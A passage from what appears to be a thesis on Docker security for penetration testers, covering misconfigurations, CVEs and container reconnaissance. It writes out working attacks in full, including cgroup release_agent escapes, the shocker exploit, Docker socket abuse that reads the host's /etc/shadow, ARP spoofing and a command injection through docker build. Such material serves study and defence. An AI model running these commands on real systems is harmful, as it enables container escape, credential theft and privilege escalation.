The `setuid` bit is a permission bit in Unix, that allows users to run binaries as the owner (or group) of the binary instead of themselves. This is very useful in specific cases. For example, users should be able to change their own passwords, but should not be able to read password hashes of other users. That is why the passwd binary (which is used to change a users password) has the setuid bit set. A user can change their password, because passwd is run as root (the owner of passwd) and, of course, root is able to read and write to the password file. In this case the setuid bit is not a security issue, because passwd asks for the user's password itself and only writes to specific entries in the password file.

If a system is misconfigured by having the setuid bit set for the docker binary, a user will be able to execute Docker as root (the owner of docker binary). Just like before, we can easily recreate this attack.

```
(host)$ sudo -v
Sorry, user unpriv may not run sudo on host.
(host)$ groups | grep -o docker
(host)$ ls -halt /usr/bin/docker
-rwsr-xr-x 1 root root 85M okt 18 17:52 /usr/bin/docker
(host)$ docker run -it --rm -v /:/host ubuntu:latest bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 5.3: Docker setuid exploit example.

In Listing 5.3 we see that we are not a part of the docker group, but we can still run docker because the setuid bit (and the execute bit for all users) is set.

This is not covered by the CIS Benchmark guidelines. There are multiple guidelines about correct file and directory permissions, but none cover the binaries.

5.1.2 Readable Configuration Files

Because setting up environments with Docker can be quite complex, many Docker users use programs to save all necessary Docker settings to configuration files (e.g. docker-compose) to remove the need of repeating complex steps and configuration. These configuration files often contain very sensitive information. If the permissions on these files are misconfigured, users that should not be able to read the files, might be able to read the files.

Too very common files that contain sensitive information are .docker/config.json and docker-compose.yaml files.

This is not covered in any guideline in the CIS Docker Benchmark. Multiple configuration files (.e.g. /etc/docker/daemon.json) are covered, but no user defined files.

5.1.2.1 .docker/config.json

When pushing images to a registry, users need to login to the registry to authenticate themselves. It would be quite annoying to login every time a user wants to push and image. That is why `.docker/config.json` caches those credentials. These are stored in Base64 encoding in the home directory of the user by default[2]. An attacker with access to the file can use the credentials to login and push malicious Docker images[12].

5.1.2.2 `docker-compose.yaml`

`docker-compose.yaml` files often contain secrets (e.g. passwords and API keys), because all information that should be passed to a container is saved in the `docker-compose.yaml` file. Please note that both `yaml` and `yml` are valid extensions.

5.1.3 `--privileged` Flag

Docker has a special privileged mode[33]. This mode is enabled if a container is created with the `--privileged` flag and it enables access to all host devices and kernel capabilities. This is a very powerful mode and enables some very useful features (e.g. building Docker images inside a Docker container). But it is also very dangerous as those kernel features allow an attacker inside the container to escape and access the host.

A simple example of this, is using a feature in `cgroups`[30]. If a `cgroup` does not contain any processes anymore, it is released. It is possible to specify a command (called a `release_agent`) that is run in when a `cgroup` is released. It is possible to define such a `release_agent` in a privileged docker. If the `cgroup` is released, the command is run on the host[9].

We can look at a proof of concept of this attack developed by security researcher Felix Wilhelm[43].

```
(host)$ docker run -it --rm --privileged ubuntu:latest bash
(cont)# d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
(cont)# mkdir -p $d/w;echo 1 >$d/w/notify_on_release
(cont)# t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
(cont)# touch /o; echo $t/c >$d/release_agent;printf '#!/bin/
    sh\nps >'"$t/o" >/c;
(cont)# chmod +x /c;sh -c "echo 0 >$d/w/cgroup.procs";sleep 1;
    cat /o
```

Listing 5.4: Privileged container escape using `cgroups`.

The proof of concept in Listing 5.4 first creates a new `cgroup`, defines a `release_agent` and releases the `cgroup`. In this case the `release_agent` runs the `ps` command on the host and writes the output to `/o` in the container.

[2] https://docs.docker.com/engine/reference/commandline/login/

The --privileged flag is covered by two CIS Benchmark guidelines. Guideline 5.4 (Ensure that privileged containers are not used) recommends to not create containers with privileged mode. 5.22 (Ensure that docker exec commands are not used with the privileged option) recommends to not execute commands in running containers (with docker exec) in privileged mode.

5.1.4 Capabilities

As we saw in subsubsection 3.2.6.1, to perform privileged actions in the Linux kernel, a process needs the relevant capability. Docker containers are started with minimal capabilities, but it is possible to add extra capabilities on runtime. Giving containers extra capabilities, gives the container permission to perform certain actions. Some of these actions allow Docker escapes. We will look at two such capabilities.

The CIS Benchmark covers all of these problems in one guideline: 5.3 (Ensure that Linux kernel capabilities are restricted within containers).

5.1.4.1 CAP_SYS_ADMIN

The Docker escape by Felix Wilhelm[43] we used in subsection 5.1.3 needs to be run in privileged mode to work, but it can be rewritten to only need the permission to run mount[9], which is granted by the CAP_SYS_ADMIN capability.

```
(host)$ docker run --rm -it --cap-add=CAP_SYS_ADMIN --security
   -opt apparmor=unconfined ubuntu /bin/bash
(cont)# mkdir /tmp/cgrp
(cont)# mount -t cgroup -o rdma cgroup /tmp/cgrp
(cont)# mkdir /tmp/cgrp/x
(cont)# echo 1 > /tmp/cgrp/x/notify_on_release
(cont)# host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/
   mtab`
(cont)# echo "$host_path/cmd" > /tmp/cgrp/release_agent
(cont)# echo '#!/bin/sh' > /cmd
(cont)# echo "ps aux > $host_path/output" >> /cmd
(cont)# chmod a+x /cmd
(cont)# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
(cont)# cat /output
```

Listing 5.5: Docker escape using CAP_SYS_ADMIN.

Unlike before, instead of relying on --privileged to give us write access to a cgroup, we just need to mount our own. This gives us exactly the same scenario as before. We use a release_agent to run code on the host. The only difference being that we have to do some manual work ourselves.

5.1.4.2 CAP_DAC_READ_SEARCH

Before Docker 1.0.0 `CAP_DAC_READ_SEARCH` was added to the default capabilities that a containers are given. But this capability allows a process to escape its the container[23]. A process with `CAP_DAC_READ_SEARCH` is able to bruteforce the internal index of files outside of the container. To demonstrate this attack a proof of concept exploit was released[24][1]. This exploit has been released in 2014, but still works on containers with the `CAP_DAC_READ_SEARCH` capability.

```
(host)$ curl -o /tmp/shocker.c http://stealth.openwall.net/
   xSports/shocker.c
(host)$ sed -i "s/\/.dockerinit/\/tmp\/a.out/" shocker.c
(host)$ cc -Wall -std=c99 -O2 shocker.c -static
(host)$ docker run --rm -it --cap-add=CAP_DAC_READ_SEARCH -v /
   tmp:/tmp busybox sh
(cont)# /tmp/a.out
...
[!] Win! /etc/shadow output follows:
...
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 5.6: Docker escape using `CAP_DAC_READ_SEARCH`.

The exploit needs a file with a file handle on the host system to properly work. Instead of the default `/.dockerinit` (which is no longer created in newer versions of Docker) we use the exploit file itself `/tmp/a.out`. We start a container with the `CAP_DAC_READ_SEARCH` capability and run the exploit. It prints the password file of the host (i.e. `/etc/shadow`).

5.1.5 Docker Socket

The Docker socket (i.e. `/var/run/docker.sock`) is the way clients communicate with the Docker daemon. When a user executes a Docker client command, the Docker client sends a HTTP request to the socket.

We do not need to use the Docker client, but can send HTTP requests to the socket directly. We see this in Listing 5.7, which shows two commands (to see all containers) that produce the same output (albeit in a different format). The first one is a command using the Docker client and the second is a HTTP request.

```
(host)$ docker ps -a
...
(host)$ curl --unix-socket /var/run/docker.sock -H 'Content-
   Type: application/json' "http://localhost/containers/json?
   all=1"
```

```
...
```

Listing 5.7: Interaction with the Docker daemon with the Docker client and the socket directly.

The Docker socket is covered by CIS Benchmark guidelines 3.15 (Ensure that the Docker socket file ownership is set to root:docker) and 3.16(Ensure that the Docker socket file permissions are set to 660 or more restrictively).

In this section we will look at the multiple ways to misconfigure the socket and the dangers[35] that comes with it.

5.1.5.1 Container Escape Using the Docker Socket

Giving containers access to the API (by mounting the socket as a volume) is a common practice, because it allows containers to monitor and analyze other containers. If the `/var/run/docker.sock` is mounted as a volume to a container, the container has access to the API (even if the socket is mounted as a read-only volume[35][15][8]). This means the process in the container has full access to Docker on the host. This can be used to escape, because the container can create another container with arbitrary volumes and commands. It is even possible to create an interactive shell in another container[37].

Let's say we want to get the password hash of a user called `admin` on the host. We can execute commands in a container with `/var/run/docker.sock` mounted as a volume. We use the API to start another Docker container (on the host), that has access to the password hash (located in `/etc/shadow`). We read the password file, by looking at the logs of the container that we just started.

```
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
    docker.sock ubuntu /bin/bash
(cont)# curl -XPOST -H "Content-Type: application/json" --unix
    -socket /var/run/docker.sock -d '{"Image":"ubuntu:latest","
    Cmd":["cat", "/host/etc/shadow"],"Mounts":[{"Type":"bind","
    Source":"/","Target":"/host"}]}' "http://localhost/
    containers/create?name=escape"
...
(cont)# curl -XPOST --unix-socket /var/run/docker.sock "http
    ://localhost/containers/escape/start"
(cont)# curl --output - --unix-socket /var/run/docker.sock "
    http://localhost/containers/escape/logs?stdout=true"
...
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
...
```

```
(cont)# curl -XDELETE --unix-socket /var/run/docker.sock "http
    ://localhost/containers/escape"
```

Listing 5.8: Start Docker using the API to read host files.

This is also covered by CIS Benchmark guideline 5.31 (Ensure that the Docker socket is not mounted inside any containers).

5.1.5.2 Sensitive Information

When a container has access to `/var/run/docker.sock` (i.e. when `/var/run/docker.sock` is added as volume inside the container), it cannot only start new containers but it can also look at the configuration of existing containers. This configuration might contain sensitive information (e.g. passwords in environment variables).

Let's start a Postgres[3] database inside a Docker. From the documentation of the Postgres Docker image[4], we know that we can provide a password using the `POSTGRES_PASSWORD` environment variable. If we have access to another container which has access to the Docker API, we can read that password from the environment variable.

```
(host)$ docker run --name database -e POSTGRES_PASSWORD=
    thisshouldbesecret -d postgres
...
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
    docker.sock:ro ubuntu:latest bash
(cont)# apt update
...
(cont)# apt install curl jq
...
(cont)# curl --unix-socket /var/run/docker.sock -H 'Content-
    Type: application/json' "http://localhost/containers/
    database/json" | jq -r '.Config.Env'
[
  "POSTGRES_PASSWORD=thisshouldbesecret",
  ...
]
```

Listing 5.9: Example extract secrets using the Docker API.

This is also covered by CIS Benchmark guideline 5.31 (Ensure that the Docker socket is not mounted inside any containers).

[3] https://www.postgresql.org/

[4] https://hub.docker.com/_/postgres

5.1.5.3 Remote Access

It is also possible to make the API listen on a TCP port. Ports 2375 and 2376 are usually used for HTTP and HTTPS communication of the Docker API, respectively. This, however, does bring all the extra complexity of TCP sockets with it. If not configured to only listen on `localhost`, this gives every host on the network access to Docker. If the host is directly accessible by the internet, it gives everybody access to the full capabilities of Docker on the host. An attacker can exploit this by starting malicious containers[34].

A malicious actor misused this feature in May 2019. He used Shodan[5] to find unprotected publicly accessible Docker APIs and start containers that mine cryptocurrencies (Monero[6]) and find other hosts to infect[3][4][20].

The CIS Docker Benchmark do not cover anything about the possibility to make the API accessible over `TCP`.

5.1.6 ARP Spoofing

By default, all Docker containers are added to the same bridge network. This means they are able to reach each other. By default, Docker containers also receive the `CAP_NET_RAW` capability, which allows them to create raw packets. This means that by default, containers are able to ARP spoof other containers[7][16].

Let's take a look at a practical example. Let's say we have three containers. One container will ping another container. A third malicious container wants to intercept the `ICMP` packets.

We start three Docker containers using the `ubuntu:latest` image (which is the same as `ubunut:bionic-20191029` at the time of writing). They have the following, names IPv4 addresses and MAC addresses:

- `victim0`: `172.17.0.2` and `02:42:ac:11:00:02`
- `victim1`: `172.17.0.3` and `02:42:ac:11:00:03`
- `attacker`: `172.17.0.4` and `02:42:ac:11:00:04`

We use `vic0`, `vic1` and `atck` instead of `cont` to indicate in which container a command is executed.

```
(host)$ docker run --rm -it --name=victim0 -h victim0 ubuntu:
    latest /bin/bash
(vic0)# apt update
...
```

[5] `https://www.shodan.io/`

[6] `https://www.getmonero.org/`

[7] IPv4 forwarding is enabled by default by Docker

```
(vic0)# apt install net-tools iproute2 iputils-ping
...
(host)$ docker run --rm -it --name=victim1 -h victim1 ubuntu:
   latest /bin/bash
(host)$ docker run --rm -it --name=attacker -h attacker ubuntu
   :latest /bin/bash
(atck)# apt update
...
(atck)# apt install dsniff net-tools iproute2 tcpdump
...
(atck)# arpspoof -i eth0 -t 172.17.0.2 172.17.0.3
...
(vic0)# arp
arp
172.17.0.3 ether 02:42:ac:11:00:04 C eth0
...
172.17.0.4 ether 02:42:ac:11:00:04 C eth0
(vic0)# ping 172.17.0.3
...
(atck)# tcpdump -vni eth0 icmp
...
10:16:18.368351 IP (tos 0x0, ttl 63, id 52174, offset 0, flags
    [DF], proto ICMP (1), length 84)
    172.17.0.2 > 172.17.0.3: ICMP echo request, id 898, seq 5,
    length 64
10:16:18.368415 IP (tos 0x0, ttl 64, id 8188, offset 0, flags
   [none], proto ICMP (1), length 84)
    172.17.0.3 > 172.17.0.2: ICMP echo reply, id 898, seq 5,
   length 64
...
```

Listing 5.10: Docker container ARP spoof

We first start three containers and install dependencies. We then start to poison the ARP table of `victim0`. We can observe this by looking at the ARP table of `victim0` (with the `arp` command). We see that the entries for `172.17.0.3` and `172.17.0.4` are the same (`02:42:ac:11:00:04`). If we then start pinging `victim1` from `victim0` and looking at the `ICMP` traffic on `attacker`, we see that the `ICMP` packets are routed through `attacker`.

Disabling inter-container communication by default is covered in the CIS Docker Benchmark by guideline 2.1 (Ensure network traffic is restricted between containers on the default bridge).

5.1.7 iptables Bypass

The Linux kernel has a built-in firewall, called Netfilter which can be configured with a program called iptables. This firewall consists of multiple chains of rules which are stored in tables. Each table has a different purpose. For example, there is a nat table for address translation and a filter table for traffic filtering (which is the default). Each table has chains of ordered rules which also have a different purpose. For example, there are the OUTPUT and INPUT chains in the filter table that are meant for all outgoing and incoming traffic, respectively. It is possible to configure these rules using a program called iptables. All Linux based firewalls (e.g. ufw) use iptables as their backend.

When the Docker daemon is started, it sets up its own chains and rules to create isolated networks. The way it sets up its rules completely bypasses other in the firewall (because they are setup before the other rules) and by default the rules are quite permissive. This is by design, because the network stack of the host and the container are separate, including the firewall rules. It is, however, a bit counterintuitive, because we would assume that if a firewall rule is set on the host, it would apply to everything running on that host (including containers).

We will look at the following simple example of bypassing a firewall rule with Docker.

```
(host)# iptables -A OUTPUT -p tcp --dport 80 -j DROP
(host)# iptables -A FORWARD -p tcp --dport 80 -j DROP
(host)$ curl http://httpbin.org/get
curl: (7) Failed to connect to httpbin.org port 80: Connection
    timed out
(host)$ docker run -it --rm ubuntu /bin/bash
(cont)# apt update
...
(cont)# apt install curl
...
(cont)# curl http://httpbin.org/get
{
  "args": {},
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.58.0"
  },
...
  "url": "https://httpbin.org/get"
}
```

Listing 5.11: Bypass iptables firewall rules using Docker.

In Listing 5.11 we first setup rules to drop all outgoing (including forwarded) traffic on port 80 (the standard HTTP port). Then, we try to request a webpage on the host. As expected, it does not work. If we then try to make the exact same request in a container, it works.

The CIS Docker Benchmark does not cover this problem. It, however, does have guidelines that ensures this problem exists. Guideline 2.3 (Ensure Docker is allowed to make changes to iptables) recommends that the Docker daemon is allowed to change the firewall rules. Guideline 5.9 (Ensure that the host's network namespace is not shared) recommends to not use the --network=host argument, to make sure the container is put into a separate network stack. These are a good recommendations, because following them removes the need to configure a containerized network stack ourselves. However, it also isolates the firewall rules of the host from the containers.

5.2 Security Related Software Bugs

In this section we will look at security related bugs that have been found in the last few years. Although there have been many security related bugs found in the Docker ecosystem, not all of them have a large impact. Others are not fully publicly disclosed. We will look (from most recent to least recent) at recent, fully disclosed bugs that might be of use during a penetration test. In the appendix you will find a list of other less interesting Docker related bugs I have looked at.

Each bug is not immediately a complete container escape or other attack scenario. Most are useful during during an attack when used in combination with other vulnerabilities. For example by bypassing a protection mechanism. However, some severe bugs are complete attacks. For example, CVE–2019–16884 (see subsection 5.2.1) is a container escape.

5.2.1 CVE–2019–16884

Because of a bug in runC (1.0.0-rc8 and older versions) it was possible to mount /proc in a container. Because the active AppArmor profile is defined in /proc/self/attr/apparmor/current, this vulnerability allows a container to completely bypass AppArmor.

A proof of concept has been provided at[26]. We see that if we create a very simple mock /proc, the Docker starts without the specified AppArmor profile.

```
(host)$ mkdir -p rootfs/proc/self/{attr,fd}
(host)$ touch rootfs/proc/self/{status,attr/exec}
```

```
(host)$ touch rootfs/proc/self/fd/{4,5}
(host)$ cat Dockerfile
FROM busybox
ADD rootfs /

VOLUME /proc
(host)$ docker build -t apparmor-bypass .
(host)$ docker run --rm -it --security-opt "apparmor=docker-
    default"  apparmor-bypass
# container runs unconfined
```

Listing 5.12: Bypass AppArmor by mounting `/proc`.

5.2.2 CVE–2019–13139

Before Docker 18.09.4, `docker build` incorrectly parsed URLs, which allows code execution[41]. The string supplied to `docker build` is split on ":" and "#" to parse the Git reference. By supplying a malicious url, it is possible to achieve code execution.

For example, in the following `docker build` command, the command "`echo attack`" is executed.

```
(host)$ docker build "git@github.com/meh/meh#--upload-pack=
    echo attack;#:"
```

Listing 5.13: `docker build` command execution.

`docker build` executes `git fetch` in the background. But with the malicious command `git fetch --upload-pack=echo attack; git@github.com/meh/meh` is executed, which in turn executes `echo attack`.

5.2.3 CVE–2019–5736

A very serious vulnerability was discovered in runC that allows containers to overwrite the runC binary on the host. Docker before version 18.09.2 is vulnerable. Whenever a Docker is created or when `docker exec` is used, a runC process is run. This runC process bootstraps the container. It creates all the necessary restrictions and then executes the process that needs to run in the container. The researches found that it is possible to make runC execute itself in the container, by telling the container to start `/proc/self/exe` which during the bootstrap is symlinked to the runC binary[17][13]. `/proc/self/exe` in the container will point to the runC binary on the host. The `root` user in the container is then able to replace the runC host binary using that reference. The next time runC is executed (i.e. when a container is created or `docker exec` is run), the overwritten binary is run instead. This, of course, is very dangerous because it allows a malicious container to execute code on the host.

5.2.4 CVE–2019–5021

The Docker image for Alpine Linux (one of the most used base images) had a problem where the password of the `root` user in the container is left empty. In Linux it is possible to disable a password and to leave it blank. A disabled password cannot be used, but a blank password equals an empty string. This allows non-`root` users to gain `root` rights by supplying an empty string.

It is still possible to use the vulnerable images (`alpine:3.3`, `alpine:3.4` and `alpine:3.5`).

```
(host)$ docker run -it --rm alpine:3.5 cat /etc/shadow
root:::0:::::
...
(host)$ docker run -it --rm alpine:3.5 sh
(cont)# apk add --no-cache linux-pam shadow
...
(cont)# adduser test
...
(cont)# su test
Password:
(cont)$ su root
(cont)#
```

Listing 5.14: The Docker image of Alpine Linux 3.5 has an empty password.

Side note about the CVSS score of CVE–2019–5021

This vulnerability has a CVSS score of 9.8 (and a 10 in CVSS 2)[8] out of a maximum score of 10. Such a high CVSS score means that this is considered an extremely high-risk vulnerability. But in actuality, this vulnerability is only risky in very specific cases.

An empty `root` password sounds very dangerous, but it really is not that dangerous in an isolated environment (e.g. a container) that runs as `root` (inside the container) by default. This vulnerability will only be dangerous in very specific cases.

For example, if we create a Docker image based on `alpine:3.5` that uses a non-`root` user by default. If an attacker finds a way to execute code in the container, this vulnerability will allow them to escalate their privileges from the non-`root` user to `root`, but the attacker will still need to find a way to escape the container. Being able to execute code as `root` will help them with escaping the container, but it does not guarantee it. This example shows that this vulnerability is dangerous, but only in a scenario where it is chained using other vulnerabilities.

[8] `https://nvd.nist.gov/vuln/detail/CVE-2019-5021`

5.2.5 CVE–2018–15664

A bug was found in Docker 18.06.1-ce-rc1 that allows processes in containers to read and write files on the host[39][29]. There is enough time between the checking if a symlink is linked to a safe path (within the container) and the actual using of the symlink, that the symlink can be pointed to another file in the mean time. This allows a container to start by reading or writing a symlink to an arbitrary non-relevant file in the container, but actually read or write a file on the host.

5.2.6 CVE–2018–9862

Docker did try to interpret values passed to the `--user` argument as a username before trying them as a user id[21]. This can be misused using the first entry of `/etc/passwd`. This allows malicious images be created with users that grant `root` rights when used.

```
(host)$ docker run --rm -ti ... ubuntu bash
(cont)# echo "10:x:0:0:root:/root:/bin/bash" > /etc/passwd
(host)$ docker exec -ti -u 10 hello  bash
(cont)# id
uid=0(10) gid=0(root) groups=0(root)
```

Listing 5.15: Overwrite the `root` user in a container.

5.2.7 CVE–2016–3697

Docker before 1.11.2 did try to interpret values passed to the `--user` argument as a username before trying them as a user id[19]. This allows malicious images be created with users that grant `root` rights when used.

```
(host)$ docker run --rm -it --name=test ubuntu:latest /bin/
   bash
(cont)# echo '31337:x:0:0:root:/root:/bin/bash' >> /etc/passwd
(host)$ sudo docker exec -it -u 31337 test /bin/bash
(cont)# id
uid=0(root) gid=0(root) groups=0(root)
```

Listing 5.16: Override `root` user in container.

Chapter 6

Penetration Testing of Docker

In chapter 5 we looked at specific vulnerabilities. In this chapter we will look at how we identify those vulnerabilities during a penetration test. We will first look at how to identify them manually. After that, we will look at available tools that will help us automate part of that process.

In chapter 7 we will combine the information from chapter 5 and this chapter into a checklists of steps.

6.1 Identifying Vulnerabilities

During a penetration test we will get access to different systems. How we get that access depends on the type of assessment we are performing. During a white box assessment, we will most likely get full access to all systems before the assessment starts. During a black box assessment, on the other hand, we get access by exploiting vulnerabilities in systems to get a foothold (e.g. command execution). In this section we will discuss how we can manually identify the vulnerabilities we looked at in chapter 5 once we have access to a system.

We will look at two different perspectives: inside a Docker container (subsection 6.1.2) and from a host running Docker (subsection 6.1.3). We will first look at detecting from which perspective we are attacking (subsection 6.1.1). For both perspectives (container and host) we will then look at steps we can take (i.e. commands we can execute) to get information about the system and identify vulnerabilities.

We will mostly focus on the misconfigurations, because although the security related bugs might have a high impact, they are all mitigated with one simple line of advice: “Keep your systems up to date”. Checking whether a system is vulnerable to a known bug is also a lot easier than misconfigurations, because almost all Docker bugs are dependent on the version of Docker being out of date (i.e. the Docker version tells us what Docker is vulnerable to).

6.1.1 Detect If We Are Running in a Container

In most security assessments and penetration tests it will be clear what kind of system (i.e. running inside a container or not) we are attacking. In some cases, however, it might not be. A good example of this is getting remote code execution on a system during a black box penetration test. In that case, we might get a reverse shell and are able to execute commands, but do not know anything about the systems' internal workings. In such a case it is important to know if we are running in a Docker container or not.

In this section, we will look at fingerprinting a system to see whether we are in a Docker container. These steps are in order of ease and certainty. If we know we are inside a container, we can look for vulnerabilities inside the container (see subsection 6.1.2). If we know we are not running inside a container, we can look for vulnerabilities on the host (see subsection 6.1.3).

6.1.1.1 `/.dockerenv`

`/.dockerenv` is a file that is present in all Docker containers. It was used in the past by LXC[1] to load the environment variables in the container. Currently it is always empty, because LXC is not used anymore. However, it is still (officially) used to identify whether a process is running in a Docker container[32][38].

6.1.1.2 Control Group

To limit the resources of containers, Docker creates control groups for each container and a parent control group called `docker`. If a process is started in a Docker container, that process will have be in the control group of that container. We can verify this by looking at the `cgroup` of the initial process(`/proc/1/cgroups`)[32].

```
(cont)# cat /proc/1/cgroup
12:hugetlb:/docker/0c7a3b8...
11:blkio:/docker/0c7a3b8...
...
```

Listing 6.1: Process control group inside container[2].

[1] LXC used to be the engine that Docker used to create containers. It has now been replaced with `containerd`.

[2] Long lines have been abbreviated with "...".

If we look at a host, we do not see the same `/docker/` parent control group.

```
(cont)# cat /proc/1/cgroup
12:hugetlb:/
11:blkio:/
...
```

Listing 6.2: Process control groups on host.

In some systems that are using Docker (e.g. orchestration software), the parent control group has another name (e.g. `kubepod` for Kubernetes).

6.1.1.3 Running Processes

Containers are made to run one process, while host systems run many processes. Processes on host systems have one root process (with process id 1) to start all necessary (child) processes. On most Linux systems that process is either `init` or `systemd`. We would never see `init` or `systemd` in a container, because the container only runs one process and not not a full operating system. That is why the number of processes and the process with pid 1 is a good indicator whether we are running in a container.

6.1.1.4 Available Libraries and Binaries

Docker images are made as small as possible. Many processes do not need a fully operational Linux system, they need only part of it. That is why developers often remove libraries and binaries that are not needed for their specific application from their Docker images. If we see a lot of missing packages, binaries or libraries it is a good indicator that we are running in a container.

The `sudo` package is a good example of this. This package is crucial on many Linux distributions, because it enables a way for non-`root` users to execute commands as `root`. However, in a Docker container the `sudo` package does not make a lot of sense. If a process needs to run something as `root`, the process should be run as `root` in the container. That is why `sudo` is often not installed in Docker images.

6.1.2 Penetration Testing inside a Container

If we have code execution inside of a container, we are going to focus on escaping the container (see section 4.1) and reaching hosts outside of the container (see section 4.2). Because the Docker daemon runs as `root`, we will most likely get `root` access to the host if we escape the container. We will take a look at steps we can take to identify the container operating system, the container image, the host operating system and weak spots in the container.

Many Docker images are stripped from unnecessary tools, binaries and libraries to make the image smaller. However, we might need those tools during a penetration test. If we are `root` in a container, we are most likely able to install the necessary tooling. If we only have access to a non-`root` user, it might not be possible to install anything. In that case, we will have to work with what is available to us or find a way to get statically compiled binaries inside the container.

6.1.2.1 Identifying Users

The first step we should take is to see if we are a privileged user and identify other users. We can see our current user by using `id` and see all users by looking at `/etc/passwd`.

```
(cont)# id
uid=0(root) gid=0(root) groups=0(root)
(cont)# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
test:x:1000:1000:,,,:/home/test:/bin/bash
```

Listing 6.3: User enumeration.

Wee see that our current user is `root` (the user id is 0) and that there are two users (besides the default users in Linux). By default, containers run as `root`. That is great from an attackers perspective, because it allows us full access to everything inside the container. A well configured container most likely does not run as `root` (see subsubsection 3.2.6.5).

6.1.2.2 Identifying Operating System

The next step is to identify the operating system (and maybe the Docker Image) of the container.

All modern Linux distributions have a file `/etc/os-release`[3] that contains information about the running operating system.

```
(host)$ docker run -it --rm centos:latest cat /etc/os-release
...
PRETTY_NAME="CentOS Linux 8 (Core)"
...
```

Listing 6.4: CentOS container `/etc/os-release`.

[3] Although this file was introduced by `systemd`, operating systems that explicitly do not use `systemd` (e.g. Void Linux) do use `/etc/os-release`.

To get a better idea of what a container is supposed to do, we can look at the processes. Because containers should only have a singular task (e.g. running a database), they should only have one running process.

```
(host)$ docker run --rm -e MYSQL_RANDOM_ROOT_PASSWORD=true --
    name=database mariadb:latest
...
(host)$ docker exec database ps -A -o pid,cmd
PID CMD
  1 mysqld
320 ps -A -o pid,cmd
```

Listing 6.5: A container only has one process.

In this example, we see that the image `mariadb` only has one process[4] (`mysqld`). This way we know that the container is a MySQL server and is probably (based on) the default MySQL Docker image (`mariadb`).

6.1.2.3 Identifying Host Operating System

It is also important to look for information about the host. This can be very useful to identify and use relevant exploits.

Because containers use the kernel of the host, we can use the kernel version to identify information about the host. Let's take a look at the following example running on an Ubuntu host.

```
(host)$ docker run -it --rm alpine:latest cat /etc/os-release
...
PRETTY_NAME="Alpine Linux v3.10"
...
(host)$ docker run -it --rm alpine:latest uname -rv
5.0.0-36-generic #39~18.04.1-Ubuntu SMP Tue Nov 12 11:09:50
    UTC 2019
```

Listing 6.6: `/etc/os-release` and `uname` differ.

We are running an Alpine Linux container, which we see when we look in the `/etc/os-release` file. However, when we look at the kernel version (using the `uname` command), we see that we are using an Ubuntu kernel. That means that we are most likely running on an Ubuntu host.

We also see the kernel version number (in this case `5.0.0-36-generic`). This can be used to see if the system is vulnerable to kernel exploits, because some kernel exploits may be used to escape the container.

[4] We also see our process listing all processes (with process id 320).

6.1.2.4 Reading Environment Variables

The environment variables are a way to communicate information to containers when they are started. When a container is started, environment variables are passed to it. These variables often contain passwords and other sensitive information.

We can list all the environment variables that are set inside a Docker using the `env` command (or by looking at the `/proc/pid/environ` file of a process).

```
(host)$ docker run --rm -e MYSQL_ROOT_PASSWORD=supersecret --
   name=database mariadb:latest
(host)$ docker exec -it database bash
(cont)# env
...
MYSQL_ROOT_PASSWORD=supersecret
...
```

Listing 6.7: Listing all environment variables in a container

It should be noted that this is not a misconfiguration. Using environment variables is the intended way to pass sensitive information to a Docker at runtime. However, during a black box penetration test, the sensitive information stored in the environment variables might be useful.

6.1.2.5 Checking Capabilities

Once we have a clear picture what kind of system we are working with, we can do some more detailed reconnaissance. One of the most important things to look at are the kernel capabilities (see subsubsection 3.2.6.1) of the container. We can do this by looking at `/proc/self/status`[5]. This file contains multiple lines that contain information about the granted capabilities.

```
(cont)# grep Cap /proc/self/status
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
```

Listing 6.8: Capabilities of process in container.

We see five different values that describe the capabilities of the process:

- `CapInh`: The inheritable capabilities are the capabilities that a child process is allowed to get.

[5] `self` in `/proc/self/` refers to the current process.

- `CapPrm`: The permitted capabilities are the maximum capabilities that a process can use.
- `CapEff`: The capabilities the process has.
- `CapBnd`: The capabilities that are permitted in the call tree.
- `CapAmb`: Capabilities that non-`root` child processes can inherit.

We are interested in the `CapEff` value, because that value represents the current capabilities. The capabilities are represented as a hexadecimal value. Every capability has a value and the `CapEff` value is the combination of the values of granted capabilities. We can use the `capsh` tool to get a list of capabilities from a hexadecimal value (this can be run on a different system).

```
(host)$ capsh --decode=00000000a80425fb
0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,
   cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,
   cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,
   cap_audit_write,cap_setfcap
```

Listing 6.9: `capsh` shows capabilities.

We can use this to check if there are any capabilities that can be used to escape the Docker container (see subsection 5.1.4).

6.1.2.6 Checking for Privileged Mode

As stated before, if the container runs in privileged mode it gets all capabilities. This makes it easy to check if we are running a process in a container in privileged mode. `0000003fffffffff` is the representation of all capabilities.

```
(host)$ docker run -it --rm --privileged ubuntu:latest grep
   CapEff /proc/1/status
CapEff: 0000003fffffffff
(host)$ capsh --decode=0000003fffffffff
0x0000003fffffffff=cap_chown,cap_dac_override,
   cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,
   cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,
   cap_net_bind_service,cap_net_broadcast,cap_net_admin,
   cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,
   cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,
   cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,
   cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,
   cap_audit_write,cap_audit_control,cap_setfcap,
   cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,
   cap_block_suspend,cap_audit_read
```

